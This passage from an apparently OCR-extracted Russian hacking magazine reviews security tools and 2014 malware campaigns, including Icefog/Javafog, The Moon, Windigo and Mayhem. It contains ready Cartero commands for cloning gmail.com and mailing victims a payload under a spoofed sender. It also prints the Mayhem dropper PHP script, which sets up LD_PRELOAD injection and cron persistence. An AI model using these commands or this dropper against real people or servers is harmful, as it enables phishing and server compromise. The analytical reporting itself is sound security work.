s/:.:/:/g; s/:.$//; s/^://'`
```




LinuxPrivChecker содержит большой список эксплойтов, который постоянно пополняется с Exploit Database

AFTERWORD

Как ты убедился, в мире Linux с поднятием привилегий все тоже достаточно обыденно. Секрет успеха прост: для того, чтобы добиться своей цели, надо быть терпеливым и знать, где искать и что искать. Куда смотреть, ты теперь знаешь, какие утилиты задействовать для автоматизации — тоже, так что теперь тебе под силу покорить не только win-, но и nix-систему. Дерзай!

СЕКРЕТ УСПЕХА ПРОСТ: ДЛЯ ТОГО, ЧТОБЫ ДОБИТЬСЯ СВОЕЙ ЦЕЛИ, НАДО БЫТЬ ТЕРПЕЛИВЫМ И ЗНАТЬ, ГДЕ ИСКАТЬ И ЧТО ИСКАТЬ. КУДА СМОТРЕТЬ, ТЫ ТЕПЕРЬ ЗНАЕШЬ, КАКИЕ УТИЛИТЫ ЗАДЕЙСТВОВАТЬ ДЛЯ АВТОМАТИЗАЦИИ — ТОЖЕ



WARNING


Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Nicolas Economou
Система: Windows
URL: https://github.com/CoreSecurity/Agafi



УМНЫЙ ROP

Тему написания ROP-шелл-кода в данной рубрике мы поднимали не раз и не два. И кажется, чем же еще могут удивить авторы? А оказывается, могут, ведь хакерская мысль не стоит на месте. Итак, что же интересного еще тут можно придумать? Если ты следишь за данной темой, то знаешь, что все текущие инструменты сейчас ищут по паттернам наборы полезных ROP-гаджетов. И некоторые из них также на основании паттернов могут в отдельных случаях сделать цепочку ROP-гаджетов для отключения DEP.

Agafi (Advanced Gadget Finder) написан на C/C++ и использует для поиска ROP-гаджетов эмуляцию кода (ему не требуется анализировать инструкции благодаря этому). Принцип, как говорит автор, базируется на идее EEREAP-инструмента. Одна из особенностей инструмента — поиск идет по снапшоту памяти процесса. Для своей работы он также использует QEMU и библиотеку diStorm3.

На самом деле это набор из четырех инструментов:

- agafi — для поиска ROP-гаджетов на основе семантического выражения (а не паттерна);
- agafi-rop — для построения ROP-цепочки для отключения DEP (на данный момент только через kernel32.VirtualProtect);
- gisnap и fsnap — для создания снапшотов памяти процессов.

Благодаря такому принципу работы инструмент способен находить гаджеты, которые не описать простыми паттернами. К сожалению, он работает только с x86-архитектурой.

Подробнее об инструменте ты можешь узнать из презентации Agafi/ROP (goo.gl/0W347j) с конференции EkoParty 2014.

```
PEData data = PELoader.loadPE(ne
int nrOfSections = data.getCOFF
ShannonEntropy entropy = new Sha
for(int i = 1; i < nrOfSections;
    double sectionEntropy = entr
    System.out.println("Entropy
}
```

Автор: Katja Hahn
Система: Windows/Linux
URL: https://katjahahn.github.io/PortEx/



PORTEX

PortEx — это Java-библиотека для анализа PE-файлов, в первую очередь от вредоносных программ. Она сфокусирована на обнаружении аномалий и нестандартных показателей в PE-файлах. Библиотека написана на Java и Scala.

Особенности:

- чтение заголовочной информации с MS DOS Header, COFF File Header, Optional Header, Section Table;
- чтение стандартных секций: import section, resource section, export section, debug section, relocations, delay-load imports;
- дампинг sections, overlay, embedded ZIP, JAR или class файлов;
- сканирование файлов на аномалии, включая структурные аномалии;
- визуализация структуры PE-файла и его энтропии;
- вычисление хешей для файлов и секций;
- сканирование JAR-файлов, которые обернуты в exe (например, с помощью exe4j, JSmooth, Jar2Exe, Launch4j);
- извлечение Unicode- и ASCII-строк из файлов;
- обнаружение и дампинг overlay.

Для установки скачай файлы portex.pom и portex.jar и выполни следующую команду:

```
$ mvn install:install-file-Dfile=portex.↵
  jar -DpomFile=portex.pom
```

Для более подробной информации смотри Wiki проекта (https://github.com/katjahahn/PortEx/wiki).



Автор: Vu Quoc Huy
Система: Linux
URL: https://github.com/c633/malwaRE



MALWARE REPOSITORY FRAMEWORK

MalwaRE — это репозиторий, выполненный в виде сайта на PHP Laravel фреймворке, для вредоносного программного обеспечения, а именно для управления своим собственным маленьким зоопарком. MalwaRE базируется на проекте от команды Adlice (www.adlice.com/softwares/malware-repository-framework/), но с набором новых фич.

Особенности:

- решение располагается прямо у вас (нужен PHP/MySQL-сервер);
- отображение результатов работы с VirusTotal (опционально для неизвестных семплов);
- доступен поиск по фильтрам (результат по AV, имя файла, хеш, теги и так далее);
- возможность добавления URL с описанием каждого семпла;
- удобная работа с тегами;
- кнопка «Пересканировать с помощью VirusTotal»;
- скачивание семплов из репозитория.

Вот благодаря такому не особо сложному проекту можно очень просто и эффективно управлять своими семплами (а не разбрасывать их по всей машине). А в связи с наличием исходного кода это все несложно усовершенствовать и доделать под собственные нужды.

ANTI-ANTI-DEBUG

Автор: Carbon Monoxide
Система: Windows
URL: https://bitbucket.org/NtQuery/scyllahide





ScyllaHide — это библиотека с открытым исходным кодом для антиантиотладки, то есть отладки того, что сопротивляется отладке. Библиотека поддерживает x64/x86-архитектуры. Работает она по следующему принципу: перехватывает различные функции в usermode для сокрытия отладки. А для сокрытия отладки в ring 0 обрати внимание на TitanHide (https://bitbucket.org/mrexodia/titanhide).

ScyllaHide поддерживает различные отладчики с плагинами:
- OllyDbg v1/v2;
- x64_dbg;
- Hex-Rays IDA v6+;
- TitanEngine v2.

Поддерживает следующие техники:
- Process Environment Block (PEB);
- NtSetInformationThread;
- NtSetInformationProcess;
- NtQuerySystemInformation;
- NtQueryInformationProcess;
- NtQueryObject;
- NtYieldExecution;
- NtCreateThreadEx;
- BlockInput;
- NtUserFindWindowEx;
- NtUserBuildHwndList;
- NtUserQueryWindow;
- NtSetDebugFilterState;
- NtClose;
- Remove Debug Privileges;
- Hardware Breakpoint Protection (DRx);
- Timing;
- Raise Exception;
- также техники для каждого отладчика в отдельности.

Отладка PE x64 полностью поддерживается только в x64_dbg и IDA. Стоит отметить, что ScyllaHide не ограничен только перечисленными отладчиками. Можно использовать standalone-версию и инжектить ее в любой отлаживаемый процесс.

Подробнее о библиотеке можно узнать из документации (goo.gl/hzY0hx).





Автор: npdunn
Система: Windows
URL: http://sourceforge.net/projects/visualcodegrepp/

АНАЛИЗИРУЕМ ИСХОДНЫЙ КОД

VCG (Visual Code Grepper) — это инструмент для автоматической проверки безопасности исходного кода на языках:
- C++;
- C#;
- VB;
- PHP;
- Java;
- PL/SQL.

Инструмент позволяет значительно быстрее обнаруживать плохой и небезопасный код. В дополнение к некоторым более сложным проверкам он также имеет конфигурационный файл для каждого языка. В основном он позволяет добавлять любые функции, которые небезопасны, на твой взгляд, или которые тебе просто нужно найти в коде. Инструмент может не только искать такие функции, но и сразу давать комментарий, почему эта функция небезопасна. Это может быть очень удобно: если отдел безопасности сделает такие комментарии для отдела разработки, сразу будут понятны причины срабатывания сканера VCG.

Как заверяет сам автор, он попытался уменьшить количество ложных срабатываний, которыми грешат другие инструменты. На мой взгляд, это спорное утверждение, так как VCG, как и следует из названия, — это немного продвинутый grep с визуализацией. Но при несложных задачах он может быть весьма полезен.





Автор: Matias P. Brutti
Система: Linux
URL: https://github.com/FreedomCoder/Cartero

MAILING PHISHING FRAMEWORK

Cartero — это простенькая библиотека фишингового фреймворка с CLI-инструментом на Ruby.

Cartero имеет модульную структуру и разделена на команды, каждая из которых выполняет свою отдельную независимую задачу (например, Mailer, Cloner, Listener, AdminConsole), а также подкоманды в виде опций для более детальной настройки задачи.

Например, если ты хочешь клонировать gmail.com, то достаточно использовать следующие две команды:

```
./cartero Cloner --url https://↵
gmail.com --path /tmp--webserver↵
gmail_com./cartero Listener↵
--webserver /tmp/gmail_com -p 80
```

После того как поднялся сайт, мы можем использовать команду Mailer для писем нашим жертвам:

```
./cartero Mailer --data victims.json↵
--server gmail2 --subject "Internal↵
Memo" --htmlbody email_html.html --at↵
tachment payload.pdf --from "John Doe↵
<jdoe@company.com>"
```

Основные команды — это Mongo, Cloner, Listener, Servers, Templates, Mailer, WebMailer, LinkedIn, IMessage, GoogleVoice, Twilio, AdminWeb, AdminConsole. Также можно очень просто добавить и свои команды, инфраструктура проекта позволяет сделать это очень легко.




Автор: clymb3r
Система: Windows
URL: https://github.com/clymb3r/KdExploitMe

KDEXPLOITME

Немного непривычный инструмент для нашей рубрики. KdExploitMe — это уязвимое приложение, на котором можно учиться эксплуатации уязвимостей в ядре для операционной системы Windows при помощи известных техник или оттачивать свое мастерство.

Можно успешно познакомиться с такими вещами, как:
- AttackWriteWhatWhere;
- PoolOverflow;
- AttackDecAddress;
- KernelAdressLeak.

Также можно получить знания об основных полезных нагрузках в ядре. Конечно, в основном для поднятия привилегий. Так что благодаря данному драйверу начинающему эксплойтописателю уровня ring 0 нет необходимости искать 0day. Он может взять этот драйвер, книжку «A Guide to Kernel Exploitation: Attacking the Core» и начать свой путь :).

Приятным бонусом в случае проблем с эксплуатацией будет присутствие готовых эксплойтов под заготовленные уязвимости. Драйвер написан для упражнений на Windows 7 и Windows 8.1

МАЛВАРЬ'2014

ВРЕДОНОСНЫЕ ТЕХНОЛОГИИ, КОТОРЫЕ НАС УДИВИЛИ В ПРОШЛОМ ГОДУ

Вот и подошел к концу очередной год. Пора подводить итоги. Кто и как выделился из серой массы? Чьи создатели поразили нас своей изощренностью? Кто задал новый тренд на рынке malware? Узнаешь из этой статьи!



Lightspring@shutterstock.com

ВСЕ ЛЮБЯТ JAVA, И ЗЛОУМЫШЛЕННИКИ — ТОЖЕ

С чем обычно ассоциируется Java? Для злоумышленников это прежде всего большое количество уязвимостей JRE, благодаря которым с помощью эксплойт-паков им удается грузить пользователям трояны через браузеры. Но инженерная мысль не стоит на месте. Как оказалось, Java-апплеты — отличное средство для своеобразной обфускации вредоносного кода. Другими словами, никто не мешает сделать троян для персоналки полностью на Java, потому как такие вещи для PC пока не в ходу. И соответственно, создатели антивирусов к такому повороту событий еще не готовы.

Вероятно, именно такими соображениями руководствовались члены группировки **Icefog**, чья деятельность на протяжении нескольких лет находится под пристальным вниманием сотрудников «Лаборатории Касперского».

Группировка Icefog, названная так по имени одного из командных серверов, предположительно включает в себя участников из Китая, Южной Кореи и Японии. Китайский — основной язык, используемый участниками группировки, встречается как в сообщениях внутри программы и на командном сервере, так и в регистрационных данных доменов. Все хостинг-площадки серверов управления Icefog принадлежат китайским компаниям.

Основной почерк Icefog — точечные атаки, которые характеризуются максимально быстрым добыванием необходимых данных с компьютеров жертв. Другими словами, никаких длящихся годами операций.

Однако из любого правила есть исключения. В арсенале Icefog присутствует несколько вариантов шпионских программ, которые в ЛК именуются следующим образом (по способу связи с C&C):

- Icefog образца 2011 года отправлял украденные данные по email, применялся против палаты представителей и палаты советников Японии;
- Icefog 1 — при помощи набора aspx-скриптов;
- Icefog 2 — через proxy;
- Icefog 3 — на C&C развернуты скрипты view.asp и update.asp;
- Icefog 4 — на C&C развернут скрипт upfile.asp;
- Icefog-NG — через прямое TCP-соединение по порту 5600 (предшественники использовали HTTP-протокол).

Кроме того, имеется реализация для платформы OS X под названием Macfog.

И вот в начале 2014 года сотрудники ЛК, анализируя данные, полученные в результате синкхола одного из C&C Icefog с именем lingdona.com, обнаружили, что для некоторых зараженных компьютеров параметр User-Agent имеет значение Java/1.7.0_40. Строка явно указывала на то, что клиент — Java-приложение. Это было необычно, поскольку во всех остальных вариантах Icefog использовались стандартные строки User-Agent с указанием в качестве клиента браузера Internet Explorer.

В ходе дальнейших изысканий был обнаружен вредоносный код, получивший название Javafog. Примечательно, что для установки его использовался другой файл с именем policyapplet.jar, являвшийся, по всей видимости, эксплойтом, полезная нагрузка которого копировала Javafog под именем update.jar в каталог %TEMP% и прописывала его в автозагрузку через реестр в ветке HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.

Владимир Трегубенко
tregubenko_v_v@tut.by

Бэкдор Javafog содержал минимум команд, что не мешало ему полностью контролировать зараженную систему и отправлять пользовательские файлы на удаленный сервер:

- upload_* — загрузить файл, указанный после команды, на командный сервер, загружаемые данные шифровались простой операцией XOR с ключом 0x99 и сохранялись в %server_url%/uploads/%file_name%;
- cmd_UpdateDomain — сменить адрес командного сервера, адрес нового сервера записывался в файл %TEMP%update.dat;
- cmd_* — выполнить команду, для этого использовалась командная строка cmd.exe /c %Команда%, результаты выполнения передавались на командный сервер по адресу %server_url%/newsdetail.aspx?title=%host_id%.

Всего сотрудники ЛК выявили три уникальные жертвы Javafog, причем все они находились в США. По IP-адресу была идентифицирована одна из жертв — это оказалась крупная американская нефтегазовая компания, работающая во многих странах мира.

Сам собой напрашивается вывод, что участники Icefog разработали Javafog специально для проведения долговременных операций, так как киберпреступники по своему опыту решили, что Java-бэкдор действует более скрытно и незаметно и потому более предпочтителен, нежели «классические» трояны.

Все та же «Лаборатория Касперского» в конце января 2014 года сообщила о распространении вредоносного Java-приложения, которое оказалось кросс-платформенным DDoS-ботом, способным работать в средах Windows, Linux и Mac OS. Данный бот полностью написан на Java. Для его распространения использовалась уязвимость JRE CVE-2013-2465.

Семпл этой вредоносной программы был предоставлен Зольтаном Балажем (Zoltan Balazs), CTO компании MRG Effitas. Название семплу в Лаборатории дали незамысловатое — **HEUR:Backdoor.Java.Agent.a**.

Для того чтобы усложнить анализ и детектирование бота, его разработчики использовали обфускатор Zelix Klassmaster. Помимо обфускации байт-кода, Zelix шифрует строковые константы. Для каждого класса Zelix генерирует разные ключи, следовательно, чтобы расшифровать все строки в приложении, надо исследовать все классы и найти ключи для расшифровки.

При запуске бот копирует себя в %userprofile% и прописывается в автозагрузку. В зависимости от платформы, на которой он был запущен, выбирается один из следующих вариантов загрузки:

- Windows — HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run;
- Linux — /etc/init.d;
- Mac OS — используется стандартный для Mac OS сервис launchd, причем зашифрованный конфигурационный файл для этого сервиса находится в теле бота.


Для однозначной идентификации каждого DDoS-агента генерируется уникальный идентификатор, который записывается в %userprofile% в файл jsuid.dat.

Удивительно, но управление осуществляется по протоколу IRC, ведь такая техника была очень широко распространена лет десять назад. Для реализации взаимодействия по протоколу IRC используется открытый фреймворк PircBot, который интегрирован во вредоносный код. После успешной установки соединения бот заходит на заранее определенный канал, где ожидает команд злоумышленников.

Рис. 1. Список User-Agent

```
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; GT-I9000 Build/FROYO) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.120
Opera/9.80 (Windows NT 6.1; U; ru) Presto/2.8.131 Version/11.10
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; GTB6.6; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Mozilla/5.0 (X11; U; Linux x86_64; en-us) AppleWebKit/531.2+ (KHTML, like Gecko) Safari/531.2+
Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; FunWebProducts; GTB6.3; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506;
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6.5; Orange 8.0; .NET CLR 1.0.3705; .NET CLR 1.1.4322; Media Center PC 4.0;
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.13) Gecko/20101206 Ubuntu/10.10 (maverick) Firefox/3.6.13
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/11.0.696.68 Safari/534.24
```

1



Основной функционал бота — проведение DDoS-атак. Управляющие команды принимают следующие параметры:

- тип DDoS (поддерживаются только два вида — HTTP и UDP flood);
- адрес и порт жертвы;
- длительность проведения атаки;
- количество порождаемых для DDoS потоков.

При HTTP flood значение User-Agent, который будет вставлен в запрос, выбирается случайным образом из списка, хранящегося в теле бота в зашифрованном виде. Это сделано, вероятно, для обхода систем обнаружения DDoS-атак (рис. 1).

Как видно на примере двух рассмотренных образцов вредоносных приложений, применение для кодинга Java позволяет создавать кросс-платформенные и пока трудно обнаруживаемые антивирусами трояны. Кстати, установку таких троянов удобно производить через эксплойт-паки, пробивающие JRE, что логично: там, где был пробив, Java точно есть.

РОУТЕРЫ ПОД УДАРОМ

Как известно, ломают чаще всего то, что легко ломается. Сколько информации опубликовано обо всяких дырах и бэкдорах в домашних маршрутизаторах? Не перечислить. Поэтому злоумышленники время от времени клепают самораспространяющиеся вредоносы, пытаясь повторить успех знаменитого червя Морриса. Как известно, его лавинообразное распространение было обусловлено крайне низкой планкой обеспечения безопасности компьютеров того времени. Нечто подобное сейчас можно наблюдать для широкого спектра сетевых устройств, как SOHO, так и корпоративного сектора. К тому же в роутерах нет антивирусов.

Так, исследователи из института SANS обнаружили червя, поражающего маршрутизаторы Linksys. Червь получил название **The Moon**, так как содержит внутри себя лого вымышленной компании Lunar Industries из фильма The Moon 2009 года.

В зависимости от версии прошивки червь инфицирует маршрутизаторы: E4200, E3200, E3000, E2500, E2100L, E2000, E1550, E1500, E1200, E1000 и E900. Чуть позже было установлено, что уязвимыми также были модели E300, WAG320N, WAP300N, WES610N, WAP610N, WRT610N, WRT400N, WRT600N, WRT320N, WRT160N, WRT150N.

Предполагаемой жертве червь посылает URL-запрос вида "/HNAP1/", который возвращает XML-файл с настройками и версией прошивки. Такой запрос является частью протокола Home Network Administration Protocol, который был разработан Cisco и предназначен для управления сетевыми устройствами. Если информация о версии маршрутизатора и прошивке относится к уязвимому устройству, то The Moon посылает на уязвимый CGI-скрипт маршрутизатора эксплойт для загрузки и выполнения своего тела. Уязвимый CGI-скрипт содержит ошибку обработки авторизации, поэтому запрос посылается с логином admin и случайным паролем, так как эта проверка все равно не производится. Исполняемый код червя представляет собой бинарный файл формата ELF (Executable and Linkable), скомпилированный для платформы MIPS. После успешного заражения The Moon начинает сканировать сеть в поисках других уязвимых устройств. Поиск производится по списку из 670 диапазонов (вида /21 или /24), который захардкожен внутри тела.

По утверждению исследователей SANS, внутри червя присутствует механизм связи с командным сервером, однако попыток управления ботнетом из маршрутизаторов зафиксировано не было. Специалисты считают, что было заражено порядка тысячи устройств. Распространение The Moon было замечено операторами одного из провайдеров штата Вайоминг, США, которые и сообщили об этом в институт SANS.

Конечно, можно сказать, что тысяча устройств — это не так уж и много. Хорошо, а как насчет 300 тысяч маршрутизаторов? Это звучит уже солиднее.

В ИТ-компании Team Cymru говорят, что обнаруженная ими ботсеть из стольких устройств является крупнейшей в своем роде. Стив Санторелли, сотрудник Team Cymru, рассказал, что факт существования ботсети из зараженных роутеров был установлен из-за наличия большого количества поддельных DNS-запросов со стороны конечных пользователей. Специалистов заинтересовало, что пользовательские устройства в массовом порядке работают не с провайдерскими DNS, а со сторонними серверами.

Конечно же, такая большая ботсеть была явно сформирована не червем, а в результате сканирования интернета на предмет наличия уязвимых устройств через зараженные серверы и взлома при помощи эксплойтов. Само сканирование производится зараженными серверами, так как каналов и вычислительных мощностей у них явно больше, чем у домашнего маршрутизатора. Однако это показывает, насколько успешным может быть атака червя, который будет распространяться через роутеры самостоятельно. Кстати, живой пример такого червя уже был в 2012 году, это Carna. Он представлял собой вредоносный код, созданный с использованием части исходников прошивки OpenWRT.

Последнее исследование компании Tripwire, проведенное в теперь уже прошлом году, показало, что 80% из топ-25 самых продаваемых в Amazon моделей беспроводных маршрутизаторов, которые используются рядовыми пользователями и небольшими компаниями, уязвимы для хакерских атак. По данным Tripwire, 30% экспертов в области информационных технологий и 46% рядовых пользователей даже не изменяют пароль администратора, установленный в устройстве по умолчанию.

GCHQ

Центр правительственной связи (англ. Government Communications Headquarters, GCHQ) — спецслужба Великобритании, ответственная за ведение радиоэлектронной разведки и за обеспечение защиты информации органов правительства и армии. Спецслужба была создана в 1919 году под названием Правительственная школа кодирования и шифрования (англ. Government Code and Cypher School, GC&CS). Именно ее специалисты в ходе Второй мировой войны смогли взломать немецкие коды «Энигма». В 1946 году центр получил свое текущее название. Многие сотрудники GCHQ стали учителями для специалистов NSA, образованного только в 1952 году. С тех пор эти два ведомства поддерживают самые тесные контакты. Например, в рамках операции под кодовым названием Tempora центр перехватывает проходящий через территорию Великобритании международный интернет-трафик, предоставляя США доступ к полученной информации.

ТАК ЛИ ВСЕ БЕЗОБЛАЧНО В СРЕДЕ LINUX?

Несмотря на упорные мантры отдельных красноглазиков, утверждающих, что под Linux вредоносов быть не может, реальность доказывает обратное. Как известно, большинство серверов в интернете работает под управлением *nix-подобных операционных систем. Естественно, злоумышленники просто не могут обойти это вниманием. Разумеется, планка *nix-вредоносов изначально была довольно высокой. Если под Windows процентов 80 вредоносных программ написано дилетантами, то в *nix находят преимущественно такие образцы, которые свидетельствуют о достаточно высоком уровне знаний их разработчиков.

В 2014 году опубликована информация о нескольких вредоносных кампаниях, связанных именно с заражением *nix-систем.

Пример первый иллюстрирует ESET со своим расследованием операции, получившей название **Windigo**.

Эта операция началась как минимум в 2011 году, в ходе ее пострадали даже такие известные компании, как cPanel (разработчик одноименной панели управления хостингом) и kernel.org, которая обслуживает основной репозиторий исходного кода ядра Linux.

Windigo была раскрыта ESET совместно с CERT-Bund, исследовательским центром SNIC и европейской организацией ядерных исследований (CERN). Начальная фаза атаки серверов происходила без использования каких-либо эксплойтов, вместо этого использовались зараженные вредоносным содержимым дистрибутивы различного ПО для Linux, а также учетные данные для входа на сервер, полученные от скомпрометированных компьютеров пользователей. В дальнейшем данные учетных записей пополнялись за счет зараженных серверов.

В ходе операции Windigo было задействовано несколько вредоносных программ, на стороне сервера это были:

- Linux/Ebury — root backdoor shell, предоставляет полный доступ к системе через командную строку, а также имеет возможности по краже учетных данных SSH, может работать как на Linux, так и на FreeBSD-серверах;
- Linux/Cdorked — компрометирует веб-серверы под управлением Linux, предоставляет полный доступ к системе через командную строку и отвечает за заражение вредоносным кодом пользователей Windows, может работать в среде Apache httpd, nginx и lighttpd;

- Linux/Onimiki — компрометирует DNS-серверы Linux, отвечает за преобразование доменных имен, которые совпадают с определенным шаблоном, в соответствующие IP-адреса, без модификации настроек конфигурации на стороне сервера;
- Perl/Calfbot — спам-бот, реализованный на языке Perl.

Веб-серверы, зараженные Linux/Cdorked, перенаправляли пользователей Windows на серверы наборов эксплойтов (до осени 2013-го — Blackhole, далее перешли на Neutrino), которые пытались скрытно загрузить один из двух троянов, Win32/Boaxxe.G для организации кликфрода и Win32/Glupteba.M, выступающий в качестве сервиса прокси.

Кража учетных данных SSH была единственным способом, с помощью которого обеспечивался доступ к новым серверам. Всего было два варианта кражи учетных данных SSH, реализуемых Linux/Ebury: когда пользователь совершает успешную операцию входа на зараженный сервер и когда пользователь использует зараженный сервер для входа в другую систему.

После того как украденные данные учетных записей оказывались в руках операторов Windigo, они проверялись на уровень доступа. Если учетная запись не предоставляла права root, сервер мог остаться нетронутым или на него устанавливался спам-бот Perl/Calfbot. В противном случае (есть права root) на сервер устанавливался Linux/Ebury. Если на скомпрометированном сервере функционировал один или несколько веб-сайтов, то в такую систему устанавливался Linux/Cdorked.

Общее количество серверов, зараженных Linux/Cdorked, составило более двух тысяч, всего за последние два года были скомпрометированы более 25 тысяч серверов.

Эксперты ESET отмечают, что вредоносные программы, используемые в ходе операции Windigo, разработаны на достаточно высоком уровне: в них используются техники сокрытия присутствия в системе, переносимость между различными платформами, криптография, а также они показывают высокий уровень познаний атакующих в системе Linux.

Пример второй — компания «Яндекс» опубликовала исследование вредоносного кода, получившего название **Mayhem**.

Функционал вредоноса скрыт в библиотеке libworker.so, которая загружается довольно оригинальным образом. Инсталляция выполняется при помощи вредоносного PHP-скрипта, который размещается на сервере-жертве.

Рис. 2. **Взаимодействие компонентов Windigo**

```
<?php
header("Content-type: text/plain");
print "2842123700\n";
if (! function_exists('file_put_con↵
tents')) {
    function file_put_contents↵
($filename, $data) {
        $f = @fopen($filename, 'w');
        if (! $f)
            return false;
        $bytes = fwrite($f, $data);
        fclose($f);
        return $bytes;
    }
}
@system("killall -9 ".basename("/usr/bin/host"));
$so32 = <hex_body_of_library_for_x32>;
$so64 = <hex_body_of_library_for_x64>;
$arch = 64;
if (intval("9223372036854775807") == 2147483647)
    $arch = 32;
print "Arch is ".$arch."\n";
$so = $arch == 32 ? $so32 : $so64;
$f = fopen("/usr/bin/host", "rb");
if ($f) {
    $n = unpack("C*", fread($f, 8));
    $so[7] = sprintf("%c", $n[8]);
    print "System is ".($n[8] == 9 ? "FreeBSD" :↵
"Linux")."\n";
    fclose($f);
}
print "SO dumped ".file_put_contents("./libworker.so",↵
$so)."\n";
if (getenv("MAYHEM_DEBUG"))
    exit(0);
$AU=@$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
/* second stage dropper */
$HBN=basename("/usr/bin/host");
$SCP=getcwd();
$SCR  ="#!/bin/sh\ncd '".$SCP."'\nif [ -f↵
'./libworker.so' ];then killall -9 $HBN;
export AU='".$AU."'\nexport LD_PRELOAD=./libworker.so\n/usr/
bin/host\nunset LD_PRELOAD\n";
$SCR .="crontab -l|grep -v '1\.sh'|grep -v crontab|crontab\↵
nfi\nrm 1.sh\nexit 0\n";
@file_put_contents("1.sh", $SCR);
@chmod("1.sh", 0777);
/* try at now, file will be removed, crontab cleaned on suc
cess */
@system("at now -f 1.sh", $ret);
if ($ret == 0) {
    for ($i = 0; $i < 5; $i++) {
        if (! @file_exists("1.sh")) {
            print "AT success\n";
            exit(0);
        }
        sleep(1);
    }
}
@system("(crontab -l|grep -v crontab;echo;echo '* * * * *↵
".$SCP."/1.sh')|crontab", $ret);
if ($ret == 0) {
    for ($i = 0; $i < 62; $i++) {
        if (! @file_exists("1.sh")) {
            print "CRONTAB success\n";
            exit(0);
        }
        sleep(1);
    }
```

```
}
print "Running straight\n";
@system("./1.sh");?>
```

Как же PHP-скрипт попадает на сервер? Факторы риска известные: использование старых версий CMS (по результатам поиска в Google больше всего нареканий на WordPress), слабые пароли, уязвимые версии плагинов и прочее. Кроме того, до сих пор эффективна методика кражи паролей от FTP троянами, а FTP обычно юзается для заливки контента на сайт.

Попав на сервер, вредоносный PHP-скрипт начинает свою работу. После запуска определяется архитектура системы (x86 или x64) и наличие прав на запись в текущую директорию. Обычно такие права есть у пользователя, под которым запущен веб-сервер, и их достаточно для работы Mayhem.

Скрипт выполняет команду killall для всех запущенных под текущим пользователем процессов /usr/bin/host (штатная системная утилита) и извлекает из себя библиотеку нужной архитектуры (x86 или x64).

При помощи вызова system() запускается /usr/bin/host с выставленным флагом LD_PRELOAD=libworker.so, при этом в библиотеке libworker.so переопределяется функция exit(). Используемые в процессе работы Mayhem файлы и плагины сохраняются в файле с именем .sd0, внутри которого создается образ файловой системы формата FAT в зашифрованном виде. Для работы с образом применяется открытая библиотека FAT16/32 File System Library (fat_filelib). Скрытая ФС используется для хранения служебных файлов и плагинов бота.

При успешной загрузке libworker.so переменная окружения LD_PRELOAD и сама библиотека удаляется с диска, также используются еще несколько антиотладочных приемов. В результате на диске не остается практически никаких следов присутствия Mayhem.

Далее расшифровывается конфигурация, которая находится в сегменте данных библиотеки. Конфигурация содержит три параметра: URL командного сервера, имя файла и размер скрытой ФС. Получив параметры подключения, бот рапортует об успешном запуске, при этом если файл со скрытой ФС уже присутствует, то Mayhem использует именно его для дальнейшей работы.

В ходе расследования были обнаружены плагины со следующим функционалом:

- поиск сайтов, уязвимых к Remote File Inclusion;
- определение имен пользователей для сайтов на базе WordPress, в дальнейшем эти данные используются для подбора паролей;
- поиск страниц авторизации для сайтов на Joomla и WordPress;
- перебор паролей к страницам авторизации CMS- и ISP-панелей;
- поиск страниц с заданной тематикой, плагин получает список сайтов, обходит их рекурсивно с заданной глубиной обхода и собирает адреса страниц, которые удовлетворяют определенному набору правил;
- перебор паролей FTP-аккаунтов;
- сканирование диапазонов IP-адресов;
- поиск веб-интерфейса СУБД MySQL (phpMyAdmin);
- эксплуатация уязвимостей Heartbleed и ShellShock.

В ходе исследований специалистам Яндекса удалось обнаружить три командных сервера. Один из них уже не функционировал, а оставшиеся два использовались для управления более чем 1400 зараженных серверов.

Пример третий — отчет компании Akamai Technologies о сформированном из Linux-серверов ботнете IptabLes/IptabLex, используемом для организации DDoS-атак. В состав ботнета входили серверы, на которых использовались уязвимые версии Apache Struts, Apache Tomcat и Elasticsearch.

NSA

